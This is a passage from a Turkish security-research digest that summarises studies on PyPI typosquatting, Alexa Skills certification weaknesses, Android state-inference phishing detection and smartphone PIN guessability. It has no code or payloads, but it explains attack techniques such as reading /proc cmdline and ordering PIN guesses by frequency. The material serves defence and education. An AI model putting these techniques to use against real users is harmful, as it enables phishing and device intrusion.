E	4	3	2	1	2	3	4	5	6
V	5	4	3	2	2	3	4	5	6
A	6	5	4	3	3	3	3	4	5
N	7	6	5	4	4	4	4	3	4
T	8	7	6	5	5	5	5	4	3

Şekil 58: Levenshtein algoritmasının örnek matrisi.

önüne geçilmektedir. Hatta bazı yazım hatalarına sahip paketler topluluk tarafından bilerek oluşturulmuş ve böylece saldırganların bu paket isimlerini almaları engellenmiştir. Topluluk tarafından oluşturulan bu tür paketler indirildiğinde kullanıcıları bu tür saldırılara karşı bilinçlendiren yazılar gösterilmekte ve kullanıcının doğru paketi indirmesi sağlanmaktadır.

Kelime sıralamasını değiştirme. İkinci en yaygın saldırı türü olan bu saldırıda, paket isminde yer alan kelimelerin yeri değiştirilir. Örneğin: test-vision-client ve client-vision-test.

Paket ismindeki kelimeleri farklı sıralarda kullanan 278 paket tespit edilmiştir. Bu paketlerin yüzde 15'i aynı kullanıcıya aittir ve kafa karışıklığını önlemek için kullanılmaktadır. Geriye kalan yüzde 85'i ise ya saldırı amaçlı üretilmiş ya da saldırıları önlemek için rezerve edilmiştir.

Python 3 ve Python 2 karmaşası. Oldukça yaygın başka bir saldırı türü de paketlerin başına "Python3" ekleyerek kullanıcıların bu paketin Python 3'ü desteklediğine inanmasını sağlamaktır. Örneğin: Python3-dateutil.

Paket isimlerinin başında yer alan "Python3" kaldırıldığında, gerçek paketlere benzer yaklaşık 1703 örnek gözlemlenmiştir (paketlerin yüzde 1,6'sı).

Kısa çizgi işaretini kaldırma. Başka bir etkili ve ilginç saldırı yöntemi ise paket adındaki kısa çizgiyi (-) kaldırmaktır. Bu saldırının kullanıldığı 2296 paket keşfedilmiştir. Örneğin: aws-cli ve awscli.

Saldırı yöntemlerini savunma olarak kullanma: The Guardian Projesi

Yukarıdaki örneklerin bazılarında da bahsedildiği üzere, hatalı yazımlı paket bazen aynı kullanıcılar tarafından alınarak paketin bir yazım hatası saldırısı olarak kullanılması engellenmektedir. Örneğin: "python-vagrant" paketinin geliştirici tarafından "pythonvagrant" ismiyle tekrar yüklenmesi.

Araştırmanın yapıldığı aylarda The Guardian'a ait olan ve bu tip saldırıları önlemek için oluşturulmuş olan 1083 adet pakete rastlanmıştır. Bir Guardian paketinin indirilmesi, "Bu paket yerine <gerçek-paket>'i mi yüklemek istediniz?" şeklinde bir hataya sebep olmaktadır.

The Guardian projesi, bu tür saldırıların ne kadar başarılı olabileceğine dair bir alt sınır oluşturmaktadır. Bu projenin paketleri toplamda 250.000'den fazla indirmeye sahiptir. Özellikle birkaç paket için, orijinal paket yerine yüzde 46 oranla hatalı paketin indirildiği gözlemlenmiştir.

Paket Adı		# İndirmeler		
Orijinal	Yazım Hatalı	Orijinal	Yazım Hatalı	(% Toplam)
prompt-tool-kit	prompttoolkit	170	149	(46.71%)
trisdb-py	trisdbpy	46	23	(33.33%)
trailblazer-aws	trailblazeraws	70	22	(23.91%)
django-simplecaptcha	djangosimplecaptcha	171	29	(14.50%)
django-healthcheck	djangohealthcheck	126	21	(14.29%)
django-useragents	djangouseragents	292	29	(9.03%)
kms-vault	kmsvault	282	20	(6.62%)
simple-crypt	simplecrypt	168,031	6934	(3.96%)
pyqt5-tools	pyqt5tools	245,395	8963	(3.52%)
django-daterangefilter	djangodaterangefilter	1532	27	(1.73%)
scapy-Python3	scapyPython3	92,257	826	(0.89%)
flake8-chart	flake8chart	3811	31	(0.81%)
browsermob-proxy	browsermobproxy	315,336	2457	(0.77%)
ll-xist	llxist	6120	32	(0.52%)
py-dateutil	pydateutil	284,109	1173	(0.41%)

Şekil 59: The Guardian projesinin koruduğu ilk 15 paket.

Yukarıdaki tabloda orijinal paket yerine hatalı paketin indirilme oranlarına bakıldığında, The Guardian projesinin özellikle "kısa çizgi işaretini kaldırma" saldırılarına karşı koruduğu görülmektedir.

Microsoft, OpenStack ve Google; The Guardian projesi tarafından korunan en fazla sayıda pakete sahip şirketler arasındadır. Ayrıca korunan paketler şaşırtıcı bir biçimde diğer paketler tarafından da çok fazla erişime sahiptir.

Yazım hataları saldırıları oldukça yaygındır ve çoğu kuruluş bunun farkındadır. Örnek olarak Amazon, aws-encryption-sdk paketinin 15 farklı hâlde yazımı için de paket adı almıştır. Önlem olarak alınan paket adları arasında kısa çizginin kaldırılmasına karşı önlemlerin yanı sıra, "awsencrytpion" örneğinde olduğu gibi, bazı harflerin sırasının yanlış yazılma durumları da dikkate alınmıştır.

Sonuç

Bu araştırmada, PyPI ekosisteminin yapısından kaynaklanan sorunlar dile getirilmiştir. Genel sonuç, PyPI ekosisteminin acil ilgilenilmesi gereken güvenlik risklerine sahip olduğudur.

Olası saldırı vektörlerinin ve kötü niyetli kişilerin kullanıcıları kandırmak amacıyla hangi yöntemleri kullandığının araştırıldığı bu çalışma, bu ekosistemden yararlanmanın ne kadar kolay olduğunu göstermektedir. Pakete yönelik

saldırıların yanı sıra, geliştiriciye yönelik saldırılar da yıkıcı bir etkiye sahip olabilir. Ele geçirilen bir geliştirici hesabıyla birden fazla paket üzerinde saldırı gerçekleştirilir ve yeni saldırı vektörleri ortaya çıkabilir.

Kullanıcıların bu saldırılara karşı korunması çok büyük önem arz etmekte ve bu konuda çeşitli çalışmalar yapılmaktadır. Örneğin: Bir paket, "math.py'nin mikrofonunuza erişmesi gerekiyor. İzin verilsin mi?" şeklinde bir uyarı yayımlarsa, kullanıcılar bir şeylerin yanlış olduğunu anlayabilir. Geliştirilebilecek diğer bir önlem ise, Twitter ve Instagram gibi sosyal medya uygulamalarında yer alan "mavi tık"/doğrulanmış hesap sistemine benzer bir kullanımın yaygınlaşmasıdır. Ayrıca bir paketin başka bir paketi otomatik olarak yüklemesi sırasında kullanıcıya yöneltilebilecek bir uyarı da bazı durumlarda kurtarıcı olabilir.


14. Alexa Skills Ekosistemine Detaylı Bakış

Ses tabanlı bilgisayar etkileşimi, kullanıcıların akıllı cihazlarının sağladığı hizmetlerle etkileşim kurabilmesi için geliştirilen klavye, fare veya dokunmatik ekran gibi konvansiyonel yöntemlere alternatif bir metottur. Son zamanlarda yapay zekâ alanında yapılan çalışmaların da katkısıyla ses işleme metotlarında kayda değer ilerlemeler sağlanmıştır. Bunun sonucu olarak Amazon Alexa, Google Sesli Asistan, Apple Siri gibi ses tabanlı web servislerine/ürünlerine kullanıcılar tarafından yoğun ilgi gösterilmektedir[55]. Bu alandaki piyasada sıklıkla kullanılan Amazon'un Alexa adlı ürünüdür[56]. Alexa ile uyumlu bir cihaz olan Amazon Echo üzerinde çalışan ve "skills" olarak adlandırılan uygulamalar son kullanıcılara cihazla etkileşim ve fonksiyonellik olanağı vermektedir[57]. Amazon Echo'nun evlerde kullanıldığı ve üzerindeki mikrofonun da devamlı olarak dinleme durumunda olduğu düşünülürse, kullanılan üçüncü parti uygulamaların bazı mahremiyet kaygıları ortaya çıkarması şaşırtıcı değildir. Araştırmalar ses işleme sistemleri ve Alexa *Skills* hedefli sofistike saldırıların giderek artığını gösteriyor[58], [59], [60]. Eğer Alexa, evinizde bulunan akıllı kilitler, kameralar gibi IoT cihazlarıyla etkileşimliyse mahremiyet kaygıları ciddi güvenlik sorunlarına dönüşebilmektedir. Donanımlı bir saldırgan Alexa için geliştirdiği zararlı kod parçası içeren bir uygulamayı (Alexa Skills) fonetik olarak doğrulanmış bir uygulamayla yakın olacak şekilde isimlendirirse, Alexa'nın yanlış uygulamayı açmasını sağlayarak istenmeyen sonuçlara sebep olabilir. Tüm bu merak uyandıran noktaların ışığında North Carolina ve Bochum Ruhr üniversitelerinden bir grup araştırmacı Alexa Skills ekosisteminin içerdiği açıkları belirlemek için geniş çaplı bir araştırma yaptılar. Çalışma iki temel soru üzerinden yürütüldü:

- Hazırlanan Alexa Skills uygulamaları nasıl inceleniyor ve limitleri nelerdir?
- Mobil uygulamalardaki gibi Alexa'da da olan mahremiyet izin politikası ne kadar etkilidir?

Alexa Skills Ekosistemi Nasıl Çalışıyor

Amazon, Haziran 2015 de Alexa'yı bir ekosistem hâline getirmek için geliştiricilerin kullanımına izin verdi. Amazon dışında geliştirilen bütün uygulamalar belirli gereksinimleri karşılamaları gereken bir doğrulama sürecinden geçirilmektedir. Kullanıcı Alexa servisi çalıştıran bir cihaza (Alexa Echo) konuştuğunda, ses Alexa internet servisine aktarılır. Burada, doğal dil işleme teknikleri kullanılarak eşleşen ifadeler çıkarılır. Bunun sonucunda oluşturulan bir JSON dosyası bulut üzerindeki eşleşen bir uygulamanın kayıtlı olduğu sunucuya gönderilir. Sunucudan alınan yanıtlar Alexa tarafından ayrıştırılır ve tüm uygulamalar için aynı ses şablonu kullanılarak seslendirilir. Sistemin işleyişi Şekil 60'ta gösterilmektedir.



Şekil 60: Alexa Skills ekosisteminin interaktif iş akışı.

Amazon Alexa Skills Ekosisteminde Sertifikasyon Süreci

Geliştirilen uygulamaların Amazon tarafından yapılan değerlendirme süreci şu aşamalardan oluşur:

- Uygulamanın Alexa politika kurallarını karşıladığından ve adlandırmanın mevcut marka adlarını ihlal etmediğinden emin olunması.
- Gerekli tüm sesli arabirim ve kullanıcı deneyim testlerinin yapılması.
- Uygulamanın temel işlevinin açıklama alanında sağlanan bilgilerle eşleşip eşleşmediğinin kontrol edilmesi.
- Gizlilik politikası bağlantısının geçerli bir bağlantı olup olmadığının kontrol edilmesi.
- Uygulama, izin modeli aracılığıyla hassas verilere erişim talep ederse bir gizlilik politikası bağlantısı olmasının sağlanması.
- Uygulamanın Amazon sunucuları dışındaki bir sunucuyu kullanması durumunda gerekli güvenlik kontrollerinin yapılması.


Amazon Alexa Skills Ekosisteminin Değerlendirilmesi

Bu araştırma için yedi farklı ülkedeki Alexa Skills online mağazasından veriler toplandı. Bu ülkeler, Amerika Birleşik Devletleri, İngiltere, Avustralya, Kanada, Almanya, Japonya ve Fransa'dır.

Hazırlanan Alexa Skills uygulamaları nasıl inceleniyor ve limitleri nelerdir?

Araştırmacılar bir saldırgan tarafından istismar edilebilecek potansiyel tuzakları belirlemek için Alexa Skills uygulamalarının kayıt ve sertifikasyon süreçlerini sistematik analizlerden geçirdiler.


Şekil 61'de gösterildiği gibi verilerin toplandığı farklı yedi ülkenin online mağazalarındaki birçok uygulama aynı çağrı ismini kullanmaktadır. Bu benzerlik karmaşasından yararlanan bir saldırgan, kendi geliştirdiği zararlı kod parçası içeren bir Alexa Skills uygulamasını benzer çağrı ismi kullanan geçerli bir uygulamaymış gibi hedef cihaza yükleyebilmektedir. Yapılan araştırmalar sonucunda aynı Amazon Alexa Skills çağrı ismi kullanıldığında son kullanıcıların yanlış uygulamayı açma olasılıkları oldukça yüksek görünmektedir.



Şekil 61: Aynı çağrı adını paylaşan uygulamaların dağılımı.

Amazon Alexa Skills mağazalarında uygulamalar yayınlanırken geliştiricisinin adıyla kullanıcılara gösterilmektedir. Araştırmacılar uygulamaları mağazaya yüklerken geliştiricinin istediği bir ismi kullanabildiğini fark etmişlerdir. Bu zafiyet yüzünden son kullanıcı güvenilir bir kurum veya kişi tarafından mağazaya yüklendiğini düşündüğü uygulamayı indirdiğinde aslında bir saldırgan tarafından hazırlanmış özel bir uygulamayı indirmiş olabilmektedir.

Amazon, mağazaya Alexa Skills uygulamalarını yüklemeden önce uygulamanın bağlantı kurduğu sunucularını bazı güvenlik testlerinden geçirmektedir. Örneğin, Amazon'un dışından gelen imzalanmamış isteklere yanıt verip vermediğini kontrol etmek. Fakat sunucudan gelen gerçek yanıtların zaman içinde değişip değişmediğine dair hiçbir kontrol yapılmamaktadır. Alexa, cevabı körü körüne son kullanıcı için konuşmaya dönüştürür. Bu da saldırganın tespit edilmeden sunucu içindeki yanıtı gizlice değiştirmesini sağlayabilir. Şekil 62'de saldırganın Alexa Skills ekosistemindeki bu açığı istismar ederek kullanıcılardan nasıl gizli ve hassas bilgilerini çaldığı gösterilmektedir.



Şekil 62: Saldırgan tarafından sunucuda sonradan yapılan değişikliklerin akışı.

Mobil uygulamalardaki gibi Alexa'da da olan mahremiyet izin politikası ne kadar etkilidir?

Amazon, Alexa Skills uygulama geliştiricilerinden, son kullanıcılardan toplanan veriler ve bunların nerelerde kullanıldığı hakkında bir gizlilik politika bilgilendirmesi sunmasını bekler. Fakat uygulama cihaz üzerindeki herhangi bir API'yi kullanmayacaksa böyle bir gizlilik politika bilgilendirmesi yapmayabilir. Farklı coğrafi konumlarda farklı yasal kısıtlamalar (örn. GDPR, CCPA) olsa da geliştirici konsolunun farklı ülkelerdeki geliştiriciler için farklı gereksinimleri yoktur. Araştırmacılar, "alışveriş", "müzik ve ses", "iş ve finans", "eğitim ve referans" ve "yaşam tarzı" gibi kategorilerin farklı izinlere erişim isteyen daha fazla beceri içerdiğini göstermiştir. Bu Alexa Skills kategorileri genellikle cihaz adresine ve posta koduna erişim ister. İlginç bir şekilde, Amazon, geliştiricilerin bu izin API'lerine erişirken bir gizlilik politikası bağlantısı sağlamasını zorunlu kılsa da (bildirim ve hatırlatma gibi), araştırmacılar tarafından gizlilik politikası bağlantılarının eksik olduğu bazı durumlar da bulunmuştur.

Sonuç

Sonuç olarak araştırmacılar, mevcut ekosistemde farklı geliştirici isimlerini kullanma, cihazlardaki API kullanımı için gerekli izinlerin atlatılması ve ana sunuculardaki çalışan kod parçalarının onay sürecini geçtikten sonra kötü niyetli olarak değiştirilmesi gibi işlemlere imkân veren tehlikeli bazı zafiyetler bulmuşlardır. Amazon Alexa servisinin yaygın kullanımı ve bulunan bazı zafiyetlerin kolay bir şekilde istismar edilebildiği göz önüne alındığında konunun ciddiyeti açıktır.

15. Android Arayüz Saldırılarının Tespiti

Oltalama saldırıları mobil platformlarda kullanıcılar için yüksek risk oluşturmaktadır. Kullanıcıların yasal bir uygulamaya ait bir arayüz ile zararlı bir yazılımın ekrana getirdiği sahte/yanıltıcı bir arayüzü birbirinden ayırt etmesi çoğu zaman mümkün olmamaktadır. Günümüzde oltalama saldırıları sahte arayüzlerle kurban seçilen bir uygulamanın (örneğin bankacılık uygulaması) durumu takip edilerek yapılmaktadır. Kullanıcının belirli bir anda görmeyi beklediği belli bir arayüzün sahte versiyonu zararlı yazılım tarafından ekrana getirilmekte ve kullanıcının girdiği bilgiler saldırgan tarafından ele geçirilmektedir. Android işletim sisteminde zararlı bir uygulama tarafından hedef bir uygulamanın durum bilgilerinin elde edilmesiyle yapılan saldırılar State Inference saldırısı olarak adlandırılmaktadır [61].

Android işletim sisteminde uygulamalar arasındaki etkileşimi kısıtlamak ya da daha güvenli hâle getirmek için kum havuzu yapısı bulunmaktadır. Ancak zafiyet içeren Android programlama arayüzleri veya kaynak dosyalar ("/proc" gibi) kullanılarak diğer uygulamaların durum bilgilerine erişilebilmektedir. Bu durum en az birkaç yıldır bilinmektedir. Bazı dosyalara erişim Google tarafından kısıtlanmış, zafiyet içeren birçok arayüz metodunda düzeltmeler yapılmıştır. Ancak, hâlen zafiyetler söz konusudur ve State Inference saldırıları için yeni metotlar keşfedilmektedir [62].

Oltalama Saldırısının Anatomisi

Şekil 63'te örnek bir oltalama saldırısının aşamaları görülmektedir. Kullanıcı kullanmak istediği yasal uygulama ikonuna bastığı sırada zararlı uygulama zafiyet içiren Android programlama arayüz metotlarını kullanarak bu durumu tespit eder ve kurban uygulamanın giriş arayüzünün sahtesini ekrana getirir. Kullanıcı ilgili alanları doldurup giriş yapmaya çalıştığında bu hassas bilgiler saldırgana iletilir[63].

Şekil 63: Oltalama saldırısının anatomisi.

State Inference Saldırısı Yapan Yazılımların Davranış Farkı

Sadece zararlı yazılımlar değil normal uygulamalar da belirli zamanlarda diğer uygulamaların durum bilgisine erişebilir. Araştırmacılar State Inference saldırısı yapan zararlı uygulamaları diğerlerinden ayırt edebilmek için davranış analizi yapmışlar. Elde edilen sonuç zararlı yazılımların yüksek bir frekansla diğer uygulamaların durumlarını sorgulamaya çalıştığını, ancak bunun normal uygulamalarda gözlenmediğini göstermektedir[63].

State Inference Saldırılarının Karakteristikleri

State inference saldırılarında karakteristik olarak iki katmandan faydalanılmaktadır: dosya sistemi katmanı ve Android sistem servisleri katmanı.

Android 7.0 öncesi versiyonlarda herhangi bir uygulamanın durumu bir yetki sahibi olmayan uygulamalar tarafından "/proc/$PID/cmdline" erişimiyle düzenli olarak takip edilebilmektedir. Bu durum Android 7.0 öncesi için risk oluşturmaktadır.

Android işletim sisteminde servis yapısı en temel ve önemli katmanlardan biridir. Uygulamalar işletim sisteminin alt katmanları ve donanımsal özelliklerle (GPS gibi) servisler aracılığıyla etkileşime girebilmektedir. Araştırmalar State Inference saldırılarıyla ilişkili şu ana kadar tespit edilen bütün arayüz metotlarının servis katmanı tarafından sunulduğunu göstermektedir.

Saldırıların tespit edilmesi için kullanılan yöntem

Bir grup araştırmacı tarafından State Inference saldırılarının otomatik tespiti ve engellenmesi amacıyla Android kaynak kodunun düzenlenmesiyle ilgili bir sistem

geliştirilmiştir. Android 9 kaynak kodunda "Binder" sınıfına ait "execTransact" metodunun düzenlenmesi sayesinde, uygulamaların Android program arayüzünü belirli bir eşiğin üzerinde sıklıkta kullanması durumunda alarm üretmektedir[63].

Geliştirilen Tespit Sisteminin Kısıtları

Geliştirilen sistem bu alanda yapılan önceki çalışmaları (SCAnDroid ve LeaveMeAlone gibi) bir adım ileri taşımış olsa da bazı kısıtlar hâlâ mevcuttur. Bu sistem ancak Android kaynak koduna erişimle geliştirilebilmektedir fakat bazı üreticilerin (Samsung ve Huawei gibi) özelleştirilmiş Android kaynak koduna erişim mümkün değildir. Bir diğer kısıt ise oltalama saldırısının farklı bir yol izlenerek yapılabilecek olmasıdır. Örneğin saldırgan, kurban uygulama açık değilken veya herhangi bir arayüz açık durumdayken sahte bir hata mesajı gösterip devamında sahte bir hassas veri girişi yapılan ekrana yönlendirebilir. Böyle bir saldırı durumunda Android arayüz çağrılarının frekansı düşük tutularak sistem atlatılabilir[63].

16. Akıllı Telefon PIN'lerinin Güvenlik Analizi

Akıllı telefonların güvenliği için alınabilecek belirli tedbirler vardır. Akıllı telefonların kilit ekranları, bu amaca hizmet eder. Kilit ekranlarında kullanıcı doğrulaması için parola veya Kişisel Tanıtım Numarası (PIN) sorulmaktadır. Daha yeni telefonlarda kilit ekranlarında biyometrik doğrulama yöntemleri de kullanılmaktadır. PIN'lerin yaygın olarak kullanıldığı ve biyometrik doğrulama gibi daha yüksek güvenlikli çözümler de PIN gerektirdiği için, PIN güvenliğinin analiz edilmesi gerekmektedir. Bu amaçla 1220 kişinin katıldığı bir araştırma yapılmıştır[64].

Araştırma Metodolojisi

Bu araştırma kapsamında, katılımcılardan 4 ve 6 haneli PIN'ler oluşturmaları istenmiştir. Oluşturulan PIN'ler telefon PIN'i olarak ayarlanarak teker teker denenmek üzere bir sisteme verilmiştir. Şekil 64'te görülen bu sistem, PIN girişi için bağlı olan telefona klavye girdisi göndermekte ve doğru şifre girilip girilmediğini bir kamera vasıtasıyla anlayabilmektedir.

Akıllı telefonların işletim sistemleri, PIN'lerin çabucak tahmin edilebilmesini önlemek için PIN girişini belirli sayıda yanlış girişten sonra Şekil 65'te görüldüğü gibi bir süreliğine engeller. Bu nedenle araştırmacılar 4 ve 6 haneli PIN kombinasyonları arasında en sık kullanılanları önce denemek üzere PIN listeleri hazırlamışlardır[64].

Katılımcılar araştırmaya Amazon'un Mechanical Turk adlı platformu üzerinden dahil olmuş ve araştırmacılar bilimsel yöntemle belirli katılımcıları elemişlerdir. 18 yaş

Şekil 64: Araştırmada kullanılan otomatik sistem[65].

Şekil 65: iOS işletim sistemindeki PIN girişi yavaşlatma ekranı[66].

ve üzeri ABD vatandaşları olan katılımcılar Amazon Mechanical Turk platformu üzerinde en az yüzde 85 itibara sahiptir. Katılımcıların 10 adımdan oluşan bir süreçten geçmesiyle sonuçta araştırmada kullanılmak üzere 851 adet 4 haneli PIN, 369 adet 6 haneli PIN toplanmıştır. Toplamda 1220 PIN, denenmek üzere hazırlanan sisteme yollanmıştır. Söz konusu 10 adım, aşağıdaki gibi özetlenebilir:


1. Katılımcılar araştırma prosedürü hakkında bilgilendirilir.
2. Katılımcılara araştırmanın ciddiyeti hakkında ek bilgiler verilir, detaylandırmanın gerekliliği belirtilir.
3. Katılımcılara pratik yapabilmeleri için olanak tanınır. PIN girişi ekranı katılımcılara tanıtılır.
4. Katılımcılara PIN oluşturma sürecinde görecekleri güvenlik ekranları tanıtılır. Tanıtım sonunda şifreleri

yazmadan hatırlamaları gerektiği belirtilir ve bir doğrulama kutucuğu doldurtulur.

5. Katılımcılara PIN ekranı sunulur ve 4 ya da 6 haneli PIN girişi için talimat verilir. Katılımcıların belirli bir kısmına kara liste metodolojisi uygulanırken, diğerlerine uygulanmaz.
6. Kara liste metodolojisine maruz kalan katılımcılara, ikinci PIN'lerini oluştururken kullandıkları strateji hakkında sorular yöneltilir.
7. Tüm katılımcılara PIN oluşturma stratejileri hakkında sorular yöneltilir.
8. Katılımcıların oluşturdukları PIN'i hatırlayıp, girmeleri için tekrar talimat verilir.
9. Katılımcıların demografik bilgileri toplanır.
10. Katılımcılara soruları dürüstçe cevaplayıp cevaplamadıkları sorulur.

Bu sürecin sonunda 12 katılımcının verisi araştırmanın doğruluğu için silinmiştir[64].

Katılımcılar tarafından belirlenen PIN'lerin "kolayca" tahmin edilebilen PIN'ler arasından seçilme olasılığını azaltmak için, PIN girişi esnasında iOS tarafından "kolay" olarak sınıflandırılan, yani kara listelenen PIN'ler girildiğinde katılımcılara bir uyarı verilmiştir. Bu uyarıyı katılımcılar isterlerse görmezden gelebilmiştir. Buna ek olarak, iOS PIN kara listesine kıyasla çok daha büyük ve çok daha küçük olan kara listeler de oluşturulmuştur. Bu sayede kara listelerin PIN güvenliğindeki rolü gözlemlenmiştir. Son olarak, katılımcıların ilk PIN'lerinin kesinlikle reddedildiği bir senaryo hazırlanmıştır. Bu senaryoda insanların aklına ilk gelen şifreden ziyade, ikinci gelen şifrenin daha güvenli olup olmadığı ölçülmüştür[64]. Şekil 66-69'da katılımcıların PIN girişi sırasında karşılaştığı ekranlar görülebilir.



Şekil 66: Katılımcılara görev bilgisinin verildiği ekran[65].

Şekil 67: PIN oluşturma ekranı[65].

Şekil 68: Şifreyi değiştirmeden geçilebilen kara liste bilgilendirme ekranı[65].

Şekil 69: İlk şifrenin değiştirilmesini zorunlu kılan bilgilendirme ekranı[65].

Araştırma Bulguları

Araştırmanın sonuçları PIN'lerin güvenliği hakkında önemli bulgular sunmaktadır.

En sık rastlanan 6 haneli PIN olan 123456, bir sonraki en sık rastlanan PIN'den 21 kat daha sık görülmektedir. 4 haneli en sık rastlanan PIN, ikinci en sık rastlanan ile karşılaştırıldığında bu oran 1,7 kat olmaktadır.

PIN'lerin tahmini aşamasında, 10 tahmin yapıldığında, 4 haneli PIN'lerin yüzde 4,6'sı, 6 haneli PIN'lerin yüzde 6,5'i bulunabilmiştir. 30 tahmin yapıldığında, 4 haneli PIN'lerin yüzde 7,6'sı, 6 haneli PIN'lerin yüzde 8,9'u bulunabilmiştir. 100 tahmin yapıldığında ise 4 haneli PIN'lerin yüzde

16,2'si, 6 haneli PIN'lerin yüzde 13,3'ü bulunabilmiştir. İlk 40 tahminin istatistiklerine bakıldığında 6 haneli PIN'lerin 4 haneli olanlara kıyasla daha güçsüz olduğu görülmektedir. Bunun sebebi 6 haneli PIN'lerin en sık kullanılanlarının daha dar olarak dağılmış olmasıdır [64].

Daha uzun bir PIN'in kısa bir PIN'e kıyasla nasıl daha güçsüz kaldığının birçok açıklaması olabilir. Bir açıklama, insanların "doğal" olarak 6 haneli sayılar hayal edememesi, hayatındaki önemli sayıları 6 haneye çıkaramaması olabilir. Bu yüzden insanlar, 6 haneli bir PIN gerektiğinde, yaratıcılıklarını kenara bırakıp, kolay hatırlanabilen ve tahmin edilebilen PIN'ler seçiyor olabilir. Bir başka açıklama da insanların 2 ek hane nedeniyle ek güvenlik yanılgısına düşmesi olabilir [64].

İşletim sistemlerinin PIN deneme hızını yavaşlatmak amacıyla aldığı önlemler karşılaştırıldığında iOS üzerindeki sistemin daha agresif olduğu ortaya çıkmıştır. Android işletim sistemine yapılan 1,5 saat süren bir saldırıda PIN denemesi sonucunda 4 haneli olanların yüzde 13,6'sı bulunabilirken, iOS'te aynı sürede 4 haneli PIN'lerin yüzde 4,6'sı bulunabilmektedir. Benzer olarak 6 haneli PIN'lerde Android'de yüzde 11,7'si açığa çıkarılabiliyorken, iOS'te yüzde 6,5'i açığa çıkarılabilmektedir[64].

Araştırmada en sık gözlemlenen PIN seçme stratejileri arasında önemli tarihlerin kullanımı, hatırlanması kolay dizilerin kullanımı, PIN giriş klavyesindeki belirli şekillerin doğurduğu PIN'lerin kullanımı ve posta kodları gibi popüler sayıların kullanımı bulunmaktadır[64].

Kara liste metodolojisinin etkin şekilde kullanıldığı veri kümesinde saldırganlar ve kurbanlarla ilgili belirli keşifler yapılmıştır. Saldırganların elinde bir kara listenin bulunması onlara daha dar bir tahmin aralığı sağlamaktadır. Bunun saldırgana bir kolaylık sağlayacağı düşünülebilir ancak çoğu durumda geriye kalan PIN'lerin tahmini bir kara liste olmadan yapılan tahminlerle aynı zorluktadır. Katılımcılara kara listeyi görmezden gelme opsiyonu tanındığında 4 haneli PIN'lerin kara listede olanlarının yüzde 68'i, 6 hanelilerin ise yüzde 67'si değiştirilmemiştir. Katılımcılara kolayca tahmin edilebilir bir şifreyi neden değiştirmedikleri sorulduğunda verilen cevaplara göre katılımcılar üç kategori hâlinde gruplanabilmektedir:

- Hatırlamakta güçlük çekeceklerini düşündükleri için kolay PIN kullananlar,
- Ters psikolojiyle hareket edip, kolay PIN'ler kullananlar ve
- Güvenliklerini dikkate almadıkları için kolay PIN'ler kullananlar.

Katılımcılara kara listeyi görmezden gelme opsiyonu sunulmadığında katılımcıların ikinci seçtiği 4 haneli PIN'lerin güvenliğinin oldukça arttığı görülmüş, 6 haneli PIN'lerin ise güvenliklerinin değişmediği görülmüştür. Buradan insanların daha uzun bir PIN'in güvenliğinden daha az şüphe ettiği çıkarımı yapılmıştır. Ek olarak, insanların yeni bir 4 haneli PIN oluşturmaları zorunlu kılındığında bir PIN'in kolay hatırlanabilir olmasından vazgeçtikleri gözlemlenmiştir [64].

Sonuç

